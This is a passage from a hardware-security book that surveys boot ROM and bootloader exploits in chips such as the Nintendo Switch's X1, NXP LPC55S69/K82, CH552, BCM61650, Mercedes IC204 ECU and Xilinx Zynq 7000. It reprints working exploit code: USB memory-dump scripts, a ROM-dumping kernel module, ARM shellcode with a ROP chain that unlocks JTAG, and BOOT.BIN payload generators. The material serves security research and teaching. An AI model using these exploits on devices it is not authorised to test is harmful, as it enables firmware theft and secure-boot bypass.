The vulnerability is in a USB Recovery Mode (RCM) boot ROM that the device will enter when certain pins are strapped to ground and the external boot memory is unavailable. On a Switch, that's performed by removing the eMMC board from its socket, holding the volume-down button and shorting pin 10 of




Figure A.2: Fusée Gelée `memcpy`

the right joystick connector to ground. The Switch then appears as a USB device, awaiting a signed payload of executable code.

Temkin describes the bug as an unchecked length when reading from the device. USB control requests include a 16-bit length field for the maximum amount of data that the device might transfer to the host in a reply. For example, the host might ask the device for its status, and the device could reply with just a couple of bytes instead of the maximum allowed by the host. She identified three exceptions to this rule, in which the X1's USB stack would send as much data as the host allows:

- `GET_CONFIGURATION` request with a `DEVICE` recipient.
- `GET_INTERFACE` request with an `INTERFACE` recipient.
- `GET_STATUS` request with an `ENDPOINT` recipient.

Reads past the end of a buffer are great for dumping memory, but buffering makes this far more serious. When the host asks for 65,535 bytes of status, those excess bytes are copied from the status variable's address to one of the DMA buffers for USB transfer. Because the DMA buffers are small and located just beneath the call stack, this overflow in the copy can overwrite the *entire* call stack!

Conveniently, the memory after the status variable is also controlled by the host. Much of it is used as a buffer to hold up to `0x30000` bytes of an RCM command. The command has a signature that we can't forge, but it is stored in memory before the signature is checked.

Figure A.2 shows the layout of memory as Temkin's exploit copies the pending RCM command over the call stack. There are no stack canaries or address space layout randomization (ASLR) to complicate things, and the call stack itself is executable. TrustZone is also not a problem here, as the RCM ROM runs in the highest privilege level as the Secure Monitor.

A.3 LPC55S69, K82 USB Overread

In addition to the TrustZone-M vulnerability in NXP's LPC55S-69 that we'll see in Chapter C.4, there is a USB overread bug in both that chip and NXP's Kinetis K82 chip. Kilobytes of memory can be read past the end of a much smaller buffer. The bug was fixed in Revision A3 of the LPC55S69, but it is suspected that the same USB stack and its vulnerability were used in a variety of microcontrollers.

Alaudeen's exploit for the LPC55S69 from Alaudeen (2021) is shown in Figure A.3, which dumps 16kB from the chip before it resets. The K82 exploit in Figure A.4 involves a more complicated transaction, but successfully dumps 64kB from the chip.

These two exploits are each limited to 4kB due to value of `MAX_CTRL_BUFFER_LENGTH` in libusb. It's apparently possible to simply patch this `#define` to 65,536 in the library's source code on many Linux platforms.

```
import usb.core
import usb.util
import time

dev = usb.core.find(idVendor=0x1fc9, idProduct=0x0021)

responses = []
size = 0

try:
  send = dev.ctrl_transfer(0x80, 6, 0x0200, 0x1, 0xff)
  if len(send) >= size:
    print(str(send),len(send))
  send = dev.ctrl_transfer(0x80, 6, 0x0201, 0x1, 0xfff)
  if len(send) >= size:
    responses.append({"resp":list(send)})
    print(str(send), len(send))
except:
  pass

for i in range(0, len(responses)):
  f = open("responses%d.txt" % i, "w")
  f.write("{}\n".format(responses[i]))
  f.close()
  f = open("responses%d.bin" % i, "w")
  f.write("".join([chr(elem) for
                   elem in responses[i]["resp"]]))
  f.close()
```

Figure A.3: Alaudeen's USB Exploit for the LPC55S69

```python
import usb.core
import usb.util
import time

dev = usb.core.find(idVendor=0x15a2, idProduct=0x0073)

responses = []
size = 200

for i in range(128,133,1):
  for j in range(0, 2, 1):
    for k in range(0, 65535, 1):
      try:
        print(i,j,k)
        send = dev.ctrl_transfer(i, j, k,
                                 0xffff, 0xefff)
        if len(send) >= size:
          responses.append({"resp":list(send)})
          print(str(send), len(send))
          for i in range(0, len(responses)):
            f = open("responses%d.txt" % i, "w")
            f.write("{}\n".format(responses[i]))
            f.close()
            f = open("responses%d.bin" % i, "w")
            f.write("".join([chr(elem) for
                             elem in responses[i]["resp"]]))
            f.close()
      except:
        pass
```

Figure A.4: Alaudeen's USB Exploit for the K82

Alaudeen provides sample dumps from both chips, but I can't seem to find details on what is found within the dumps. As this chip has hundreds of kilobytes of SRAM, I expect that you are likely to find some bytes from the prior boot in the dump, but that you should not expect the technique to reveal much of the flash memory's contents.

A.4 CH552 Verify Command

The CH552 is a cheap 8051 microcontroller with handy USB peripherals in the W.CH series from Nanjing Qinheng Microelectronics. Christophel and Thomas (2018) began as a German forum thread exploring this handy chip, but the conversation quickly took a turn to reverse engineering the bootloader as a way to write new clients without documentation.

The bootloader comes pre-written to flash memory of these chips, but it is not in masked ROM, so software patches are possible. Eleven commands support reading, writing, erasing, and verifying flash memory. In keeping with the 8051's Harvard architecture, there are separate commands for accessing the disjoint code and data memories.

The exploitable bug here is in command `0xA6`, which verifies the code flash region. You provide it with a start address and some XOR-encoded bytes,[1] and it returns zero if they match or non-zero if there's an error. Thomas rewrites the vulnerable function as the C in Figure A.6.

The intent of the code seems to be that by requiring a multiple of eight bytes, an attacker should not be able to use the

[1] Bytes are always encoded by XOR with the string `A5 F6 7F 23 1D C1 D3 43`. This is dynamically generated in the `main` method of the bootloader, but that code always produces the same `Bootkey`.




Figure A.5: W.CH CH552

```
case 0xA6:  // verify
{ // <a6> <len> <x> <addrL> <addrH> <x><x><x> <data[len-5]>
  len  = cmdbuffer[1]-5;
  if (len & 0x07) break; //Must verify multiples of 8 bytes.
  addr   = cmdbuffer[3] | cmdbuffer[4] << 8;
  for (i=0;i <len;i++) {
    if( Bootkey[i & 0x07] ^ cmdbuffer[8+i] ^ CBYTE [addr]) {
      result = 0xF1;
      break;
    }
    addr++;
  }
  result = 0;
}
break;
```

Figure A.6: Decompiled CH552 Verification

Verify function to brute-force the contents of memory. While it is true that guessing eight bytes at once would take forever, the bootloader's author has forgotten to enforce alignment of the address!

So to exploit this vulnerability, an attacker can set the address to seven known bytes followed by an eighth unknown byte, then brute-force the eighth byte. Once it is known, the window can slide forward by one byte to crack the next.

One direct way to exploit this is to begin at the known bootloader, then slide forward into the application one byte at a time. A more generic technique, used in Cheron (2019), is to assume that the firmware ends with eight bytes of `0xff` and work backward to the start of the application image.

```
void probably_load_header(void) {
  bootloader_header hdr;

  DAT_bf400888 = 0xa0500000;
  memcpy(&hdr,0xa0500000,0x4c);
  memcpy(&DAT_bf40088c,hdr.percello_sig + 0xa0500000,
         hdr.percello_sg_len);
  memcpy(&DAT_bf40090c,hdr.fm_sig + 0xa0500000,
         hdr.fm_sig_len);
  DAT_bf400880 = hdr.percello_sig;
  DAT_bf400884 = hdr.fm_sig;
  return;
}
```

Figure A.7: Stack Buffer Overflow in BCM61650

A.5 BCM61650/PRC6000 Headers

Broadcom's BCM61650, previously known as the PRC6000 before their acquisition of Percello, is a MIPS CPU used in 3G femtocells as a plugin to a popular French brand of DSL and fiber modems.

Xilokar (2022) describes an exploit against the header format of the chip's TFTP boot image. He begins by patching the module hardware to expose Ethernet pins, then popping a root shell by exposed passwords in a TFTP network boot image. After gaining this foothold, he wrote the quick kernel module in Figure A.8 to dump the ROM into the kernel log.

Having the ROM dump, he identified a parsing bug in the bootloader's header parsing routine, shown in Figure A.7. The bug here is that `fm_sig_len` is directly read from the attacker-controlled bootloader header, and its destination buffer at `0xbf40090c` is not far from the initial stack position of `0xbf403ff0`. A very long header will overwrite stack variables and the return pointer during the copy.

```
// Percello bootloader is at 0x83fe0000.
// FM bootloader is at 0x83f80000.
// Header verification routines in ROM at 0x9fc00xxx.

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

void dump_mem(unsigned char *start, unsigned char *end) {
   unsigned char *p = start;
   int i,v;
   printk("Dumping: %08x\n", (unsigned int)start);
   v = p[i];
   for(i=0; i< (int)(end - start);i++) {
     printk("DUMP:%08x: %02x\n",
             i + (unsigned int)start, p[i]);
   }
}

static int __init dump_init(void) {
   printk("Dump init\n");
   // dump rom ?
   dump_mem((unsigned char*)0x9fc00000,
            (unsigned char*)0x9fd00000);
   return 0;
}

static void __exit dump_exit(void) {
   printk("Dump exit\n");
}

module_init(dump_init);
module_exit(dump_exit);

MODULE_AUTHOR("Xilokar");
MODULE_DESCRIPTION("Dump driver");
MODULE_LICENSE("GPL");
```

Figure A.8: Linux ROM Dumper for the BCM61650

By crafting an obscenely long signature length, the Percello bootloader can be exploited to skip the signature validation. The FM loader can then be freely patched to allow an arbitrary kernel and initial ramdisk.

A.6 PSoC4 Flash Doubler

The PSoC4 series of ARM Cortex M0 microcontrollers from Cypress has a protected ROM, called SROM, that implements many boot features. It in turn uses a hidden and protected flash memory, called SFLASH, to store settings such as the protection level of the chip and the capacity of flash memory.

In Grinberg (2017a), Dmitry Grinberg published details for dumping the SROM by a ROP chain triggered from user flash memory, patching the SFLASH by re-implementing the SROM's flash library, and doubling the capacity of a CY8C4013SXI-400 from 8kB to 16kB by patching two bytes of SFLASH.

As a follow-up, Grinberg (2017b) attempts to thoroughly document the extra registers and their meanings to aid in porting these attacks to other chips.

A.7 i.MX53 Overflow in Bootloader

The i.MX53 chip used in the first-generation USB Armory device has a stack buffer overflow vulnerability in its boot ROM, described in Delugré and Szkudłapski (2017), that allows for a bypass of the code signing and secure boot restrictions. A few more details are in Barisani (2017).

The first vuln, CVE-2017-7932, is a stack buffer overflow in the X.509 parser. The certificate is parsed before it is verified, so the exploit can trigger without proper signing, and a proof of concept is available in the `hab_poc` function of `usbarmory_csftool` in the USB Armory git repository.

The second, CVE-2017-7936, allows for remote code execution in ROM's implementation of the Serial Download Protocol (SDP) by abusing incorrect memory checks.

A.8 M16C Bootloader Timing Attack

Renesas M16C chips have a ROM bootloader that's vulnerable to a straightforward timing attack, at least until the fourth revision of the bootloader. In Bazanski and Kowalczyk (2018), this was used as a way to dump the Mitsubishi M306K9FCLRP chip that functions as the embedded controller in a Toshiba Portégé R100 laptop.

The firmware extraction bug itself is a simple timing attack against a password check. As you enumerate every possible first byte, one of them will be 3 µs faster than the other 255. Repeating this for each byte gives the expected password in an average of 900 guesses, after which all seven bytes are known. With those seven bytes, you can freely read and write flash memory.

An exploit for this bug is available as Bazanski (2017). It runs as a Python host application, matched to an ICEStick FPGA devboard, programmed with the open source Icestorm toolchain.

A.9 IC204 Bypass by Magic Number

Lim (2021) describes the inner workings of a Mercedes-Benz ECU whose model number is the IC204. Lim's specific example is from a 2011 C300, but many vehicles between 2007 and 2013 ought to be vulnerable to the same bug.




Figure A.9: Nyan Cat on a 2011 Mercedes Dashboard

The trick here is that the Renesas uPD70F3426 is programmed with a ROM bootloader chain that verifies signatures on each section as the boot progresses. Lim reverse engineered that ROM to find that the signature check is performed just once per firmware update, and each block's successful verification is cached as a 32-bit magic word.

The magic word in this case is `0x5a5a5a5a`. By writing that word to `0x0f1f80`, `0x16ef80`, `0x1b3f80`, `0x1f4f80`, `0x1f5f80`, `0x0fff80` and `0x1fff80`, all of which are allowed by the ROM, the signature check can be bypassed and arbitrary code can be freely run.

After gaining control of the ECU firmware, he added Nyan Cat to the ABS and SYS malfunction messages in Figure A.9.

A.10 Zynq 7000 Bootloader Dumping

Quite often a chip is exploited first by awkward and labor intensive means, and then the dump from that first exploit is reverse engineered to find a simpler method. Such was the case with the Xilinx Zynq bootloader, after being dumped by the glitching attack in Chapter E.16.

Schretlen (2021a) describes such a UART bootloader, which you can enable by pulling both boot mode pins high. It takes just the Python code from Figure A.10 to upload and execute a valid image. When implementing this yourself, be careful to delay as that code does; it's necessary to avoid reliability bugs in the ROM.

By this stage, it's clear that we can upload an image, but what image is worth uploading to extract the ROM? A good first target would be something that copies the ROM into RAM for later extraction. Schretlen (2021c) presents an exploit in the form of a Zynq 7000 application header header, taking advantage of the fact that the bootloader never bothers to verify the source address of the image.

Shown in Figure A.10, the exploit payload is just an image header that copies the ROM out of its native address and into RAM at `0x00000000`. After booting the exploit, the attacker recovers the image by attaching a JTAG debugger and dumping that range of memory to disk. The JTAG debugger can't read the original, but it can freely read the copy that the ROM refuses to boot.

A.11 Zynq 7000 NAND/ONFI

Schretlen (2022a) describes a memory corruption exploit for the NAND/ONFI interface of the Zynq ROM and the `embeddedsw` hardware abstraction library (HAL) prior to `xilinx_v2021.1`.

The ONFI specification (Open NAND Flash Interface) is a standard for NAND chips that defines their package, their pinout, and various other modes, so chips from one vendor can be a drop-in, compatible replacement for those from another vendor.

Beyond standardizing the pinout (Figure A.12) and signaling, ONFI also provides a standardized "parameter page" and matching data structure. The parameter page is a page of the NAND chip that can be read by device code, as a way for the NAND to report back some of its characteristics. The parameter page structure begins with `4f`, `4e`, `46`, `49` ("`ONFI`") and includes fields for protocol revision numbers, a baker's dozen of optional features and commands, JEDEC manufacturer information, and memory organization.[2]

[2] The JEDEC Solid State Technology Association is the body that defines standards for interchangeable memory chips. You should look up their standards whenever reading, writing or emulating such chips.

```python
#!/bin/env python3

import serial
import time
import sys

if len(sys.argv) < 2:
    print("gimme a file")
    sys.exit(-1)

binfile = sys.argv[1]
img = open(binfile, 'rb').read()
baudgen = 0x11
reg0 = 0x6

def chksum(data):
    chk = 0
    for d in data:
        chk += d
    return chk

def dbgwrite(ser, data):
    print(str(data))
    ser.write(data)

size = len(img)
checksum = chksum(img)
print("checksum: "+hex(checksum))
print("len: "+str(size))


ser = serial.Serial(timeout=0.5)
ser.port = "/dev/ttyUSB0"
ser.baudrate = 115200
ser.open()

while ser.read(1) != b'X':
    continue
assert ser.read(8) == b'LNX-ZYNQ'

#size = 0xFFFFFFFE # :<
ser.write(b"BAUD")
ser.write(baudgen.to_bytes(4, 'little'))
ser.write(reg0.to_bytes(4, 'little'))
ser.write(size.to_bytes(4, 'little'))
ser.write(checksum.to_bytes(4, 'little'))

print("writing image...")
# Sleep here 'cause this is where they hit resets for the tx/rx
# logic, and anything in-flight when that happens is lost.
# It happens a fair bit.
time.sleep(0.1)
print("wrote: " + str(ser.write(img)))
# let any error logic propagate..
time.sleep(0.1)
print("bootrom sez: " + str(ser.read(ser.in_waiting)))
```

Figure A.10: Zynq Bootloader Client from Schretlen (2021a)

```python
def gen_hdr():
    # xip ivt
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    # width detect
    hdr += p("<I", 0xaa995566)
    hdr += b'XNLX'
    # encryption + misc
    hdr += p("<II", 0, 0x01010000)
    # :D ('source offset' - why yes, I'm like to boot the bootrom!)
    hdr += p("<I", 0x1_0000_0000-0x40000)
    # len
    hdr += p("<I", 0x2_0000)
    # load addr 0 or 0x4_0000 only...
    hdr += p("<I", 0)
    # entrypt (just a loop :))
    hdr += p("<I", 0x0FCB4)
    #"total image len" doesn't matter here
    hdr += p("<I", 0x010014)
    # QSPI something something
    hdr += p("<I", 1)
    # checksum
    hdr += p("<I", 0xffff_ffff - hdrchksum(hdr[0x20:]))

    # unused...
    for _ in range(19):
        hdr += p("<I", 0)
    # not sure at allll:
    hdr += p("<II", 0x8c0,0x8c0)
    # init lists
    for _ in range(0x100):
        hdr += p("<II", 0xffff_ffff, 0)
    return hdr

img = gen_hdr()
size = len(img)
checksum = chksum(img)
```

Figure A.11: Zynq 7000 Exploit Header from Schretlen (2021c)




Figure A.12: Standardized NAND/ONFI Pinout

Bytes 80 through 99 of the ONFI parameter page describe the memory organization as a number of data bytes per page, spare bytes per page, pages per block, and blocks per LUN, or logical unit number. These values are poorly verified, and having too many spare bytes per page will cause an overflow in the fetching of the Bad Block Table, which is loaded into a `0x200` byte local stack variable. Overflowing this buffer gives control of several useful stack variables.

Because the parameter page isn't known to be writable on any commercially available NAND flash chip, triggering this exploit requires emulating the NAND chip with an FPGA. Galan Schretlen had the advantage when writing this attack of previously having dumped the ROM by the techniques in Chapters E.16 and A.10; writing the exploit blind would be more of a challenge!

The following is his shellcode in ARM assembly that will unlock JTAG on Xilinx Zynq and dump a few useful register values to the UART.

```
.section .text
.global _start
.global _payload
.equ sc_len, 516

.equ mio_init, 0x57a4
.equ uart_init, 0x06a0
.equ printf, 0x0a9c4
.equ bxlr, 0x0000015c
.equ dsb_write, 0xB000
.equ uart_boot_init, 0xA1D4
.equ wfe_loop, 0x007E4
.equ memcpy, 0x1430
.equ putch, 0xA7FC
.equ noise, 0xA1D4

.equ tx_fifo, 0xE0001030
.equ ocm_cfg, 0xF8000910
.equ devcfg, 0xF8007000
.equ devcfg_unlock, 0xF8000008
.equ devcfg_key, 0xdf0ddf0d

# trampoline configurables:
.equ relocation_base, 0x60000
.equ shellcode_sp, 0x68000



# entire payload based at sp+8
_start:
_payload:
        nop
        nop
# "bad block table 0"
.ascii "Bbt0"
_sc_start:
# need this, lazy to fix
nop
nop

movw r0,#0x07c0
movt r0,#0xf800
mov r1, #0xe0

eor r12,r12
movw r12,#mio_init
blx r12

movw r12,#uart_init
blx r12

#wdog
#movw r12,#0x718
#blx r12
#dsb_write(0xf800_0008, 0xdf0ddf0d)
movw r12,#0xB000
movw r0,#8
```

```
movt r0,#0xf800
movw r1,#0xdf0d
movt r1,#0xdf0d
blx r12
#wdog
#movw r12,#0x718
#blx r12

#read devcfg
movw r12,#0x1E0C
blx r12
bic r0,r0, #0x800000
orr r0,#0xef
mov r2,r0

movw r12,#0x01E18
blx r12

# grab sctlr:
mov r1, r11
MRC p15, 0, r1 , c1, c0, 0

# grab shadow control reg
movt r11, #0xf800
movw r11, #0x7028
ldr r3, [r11]


# get devconfig:
movw r0, #0x0910
movt r0, #0xf800
movw r12,#0x1E0C
blx r12
mov r2,r0

# get actlr
MRC p15, 0, r1 , c1, c0, 1
# get sctlr
MRC p15, 0, r1 , c1, c0, 0

mov r0, pc
add r0, #banner-.-4
movw r12,#printf
blx r12

#dsb_write(ocm_cfg, 8)
#if we want to edit the IVT, we need to move OCM3 (once relocated!)
#this does mean if we want to debug the bootrom we'd need to remap its RAM
#i think the mmu gives enough granularity?
# .... don't bother right now
# mov r1, #0x8
# movw r0, #0x0910
# movt r0, #0xf800
# movw r12,#0xB000
# blx r12

_loop:
wfe
add pc, #_loop-.-8

_exception:
add r0, pc, #ex_banner-.-8
add r12, pc, #puts-.-8
blx r12
# go back to your loop >:\
add r12, pc, #_loop-.-8
bx r12


puts:
push {r4-r6, lr}
movw r6, #putch
_puts_loop:
ldrb r4, [r0]
cmp r4,#0
popeq {r4-r6, pc}
blx r6
add pc, #_puts_loop-.-8

prompt:
.ascii "> "
banner:
.ascii "Zynq Bootrom unlocked:\n\r"
.ascii "sctlr: 0x%x, devcfg: 0x%x, shadow: 0x%x\n\r\0"
#hd:
#.ascii "%08x\x0a\x0d\0"
ex_banner:
.ascii "exception!\n\r\0"

# pad out stack frame
.rept (sc_len-(.-_payload))
.byte 0
.endr

# restored registers
registers:
.word _r4
.word _r5
.word _r6
.word _r7
.word _r8
.word _r9
.word _r10
.word _r11

.equ _r4, 0x70000
.equ _r5, 0xdead0005
.equ _r6, 0xdead0006
.equ _r7, 0xdead0007
.equ _r8, 0xdead0008
.equ _r9, 0xdead0009
.equ _r10, 0xdead0010
.equ _r11, 0xdead0011

# starting PC (R0 == 0)
# simple ropchain to poke a useful primitive into RAM:
# R0 must be 0
# 0x0000b638: pop {r1, r2, lr}; mul r3, r2, r0; sub r1, r1, r3; bx lr;
.word 0xb638
# r1:
# push {sp}
.word 0xe52dd004
# r2:
.word 0xdeadbeef
```

```

# 0x00008a6c: mov r0, #0; str r1, [r4, #0x14]; pop {r4, pc};
.word 0x00008a6c
#r4
.word 0x70004

# R0 must be 0
# 0x0000b638: pop {r1, r2, lr}; mul r3, r2, r0; sub r1, r1, r3; bx lr;
.word 0xb638
# r1:
# pop {pc}
.word 0xe49df004
# r2:
.word 0xdeadbeef

# 0x00008a6c: mov r0, #0; str r1, [r4, #0x14]; pop {r4, pc};
.word 0x00008a6c
#r4
.word 0xdeadbeef

# hit trampoline...
.word 0x70014

# shellcode entrypoint:
trampoline_entry:
add pc,#_sc_start-.-8
#remove that ^ and uncomment
#this v to relocate + enable ivt modification
#add r1,pc,#_sc_start-.
#mov r7,r1
#mov r2,#0x200
#ldr r0,[pc, #reloc_base-.-8]
#mov r12,#memcpy
#blx r12
#ldr r0,[pc, #reloc_base-.-8]
#ldr sp,[pc, #new_sp-.-8]
#bx r0
reloc_base:
.word relocation_base
new_sp:
.word shellcode_sp
```

A.12 Zynq 7000 BOOT.BIN Parsing

The Xilinx Zynq 7000 exploit in Chapter A.11 is great when physical access is available, the NAND pins are broken out, and an FPGA emulator of the NAND chip is readily available, but these restrictions can be tiresome, and many high-end boards don't use NAND chips, so they don't break out the necessary pins. In this chapter we'll discuss Schretlen (2022b), a memory corruption vulnerability in the parser of the BOOT.BIN file that might be found on an SD Card.

This exploit requires no fancy emulator hardware, and it triggers before signatures are checked, so it does not require a separate break of the cryptography. It's perfect for jailbreaking a device.

Schretlen began by using Unicorn's Python bindings to emulate the ROM that had previously been extracted. Once functional, the emulator could be used to explore the allowed address ranges in the Register Init Lists (RILs) of BOOT.BIN.

As BOOT.BIN is being parsed, the ROM loads sections into RAM according to the RILs. Only *after* the image has been completely loaded is the signature checked. This defends against time-of-check to time-of-use (TOCTOU) attacks, but this also means that a parser bug might be exploited before the signature check is complete.

Schretlen found that while the base register of the SDIO DMA controller is not writable, it has already been set by the boot ROM because the machine is booting from an SD Card. You'll see this same trick in many embedded exploits, in that they won't bother to configure an I/O port or register that the exploited software has already configured.

The following is a Python script that generates a payload header for triggering the bug. It requires a rather fast SD Card for race condition reasons that are best explained in the original paper, and the header must be followed by blocks with shellcode that fit into the overwritten bootloader.

```
#!/bin/env python3

from struct import pack as p
from struct import unpack as up
import time
import sys

inits = [\
  # speed up sdio
```

```
    (0xF8000150, (18 << 8) | (0b10 << 4) | 3),

    # Block_Size_Block_Count
    #  v             v-nblocks    v-buf sz     v-block sz
    (0xE0100004, (1 << 16) | (1 << 12) | 0x200),

    # "Address" (size)
    (0xE0100008, 0x200),

    # Transfer_Mode_Command (DMA)
    #              v-command     v- settings     v- multiple block read
    (0xE010000C, (16 << 24) | (0x1a << 16)  | (0x13)),

    # dummy writes to wait for sdio...
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),
    (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0), (0xE000D00C,0),

    # Block_Size_Block_Count
    #  v             v-nblocks    v-buf sz     v-block sz
    #(0xE0100004, (0x3e << 16) | (3 << 12) | 0x200),
    (0xE0100004, (3 << 16) | (3 << 12) | 0x200),

    # Address (in blocks)
    #(0xE0100008, 0x1400800),
    (0xE0100008, 0x19800),

    # Transfer_Mode_Command
    #                v- command    v-some settings    v- multple block read
    (0xE010000C, (18 << 24)   | (0x3a << 16)     | (0x37)),

    # slow down arm cores, hail mary
    #(0xF8000120, (1<<28) | 1<<27 | 1<<16 | 1<< 25 | 1<<24| (0x2<<8)),
    (0xf8000120, 0x1F003e00),
]


assert len(inits) < 0x100


def chksum(data):
    chk = 0
    for d in data:
        chk += d
    return chk

def hdrchksum(data):
    chk = 0
    for i in range(0, len(data), 4):
        chk += up("<I", data[i:i+4])[0]
        chk &= 0xFFFF_FFFF
    return chk

def dbgwrite(ser, data):
    print(str(data))
    ser.write(data)

def gen_hdr():
    hdr = bytes()
    # xip ivt
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    hdr += p("<I", 0xeafffffe)
    # ----
    # width detect
    hdr += p("<I", 0xaa995566)
    hdr += b'XNLX'
    # encryption + misc
    hdr += p("<II", 0, 0x01010000)
    #src offcs
    hdr += p("<I", 0x6000)
    # len
    hdr += p("<I", 0x20000)
    # load addr 0 or 0x4_0000 lol
    hdr += p("<I", 0)
    # entrypt
    hdr += p("<I", 0)
    #"total image len" doesn't matter
    hdr += p("<I", 0x010014)
    # QSPI something something, fix up checksum
    # probably vestigial :)
    hdr += p("<I", 0xfc15fc2d)
    #----
    # checksum
    #print("hdr checksum (pre): %x"%( hdrchksum(hdr[0x20:])))
    print("hdr checksum: %x"%(0xffff_ffff ^ hdrchksum(hdr[0x20:])))
    hdr += p("<I", 0xffff_ffff ^ hdrchksum(hdr[0x20:]))

    # unused...
    for _ in range(19):
        hdr += p("<I", 0)
    # not sure at allll:
    hdr += p("<II", 0x8c0,0x8c0)
    # init lists
    for i in inits:
        hdr +=  p("<II", i[0], i[1])
    for _ in range(0x100-len(inits)):
        hdr += p("<II", 0xffffffff , 0)
        #hdr += p("<II", 0xE000D00C, 0)
    #hdr += p("<II", 0xF8000150, 0x00001E02)
    #hdr += p("<II", 0xE0100030, 0xffffffff)
    #hdr += p("<II", 0xffffffff , 0)
    return hdr

img = gen_hdr()
size = len(img)
checksum = chksum(img)
print("checksum: "+hex(checksum))
print("len: "+str(size))

with open("BOOT.bin", "wb") as f:
    f.write(img)
```

A.13 TMP91 Password

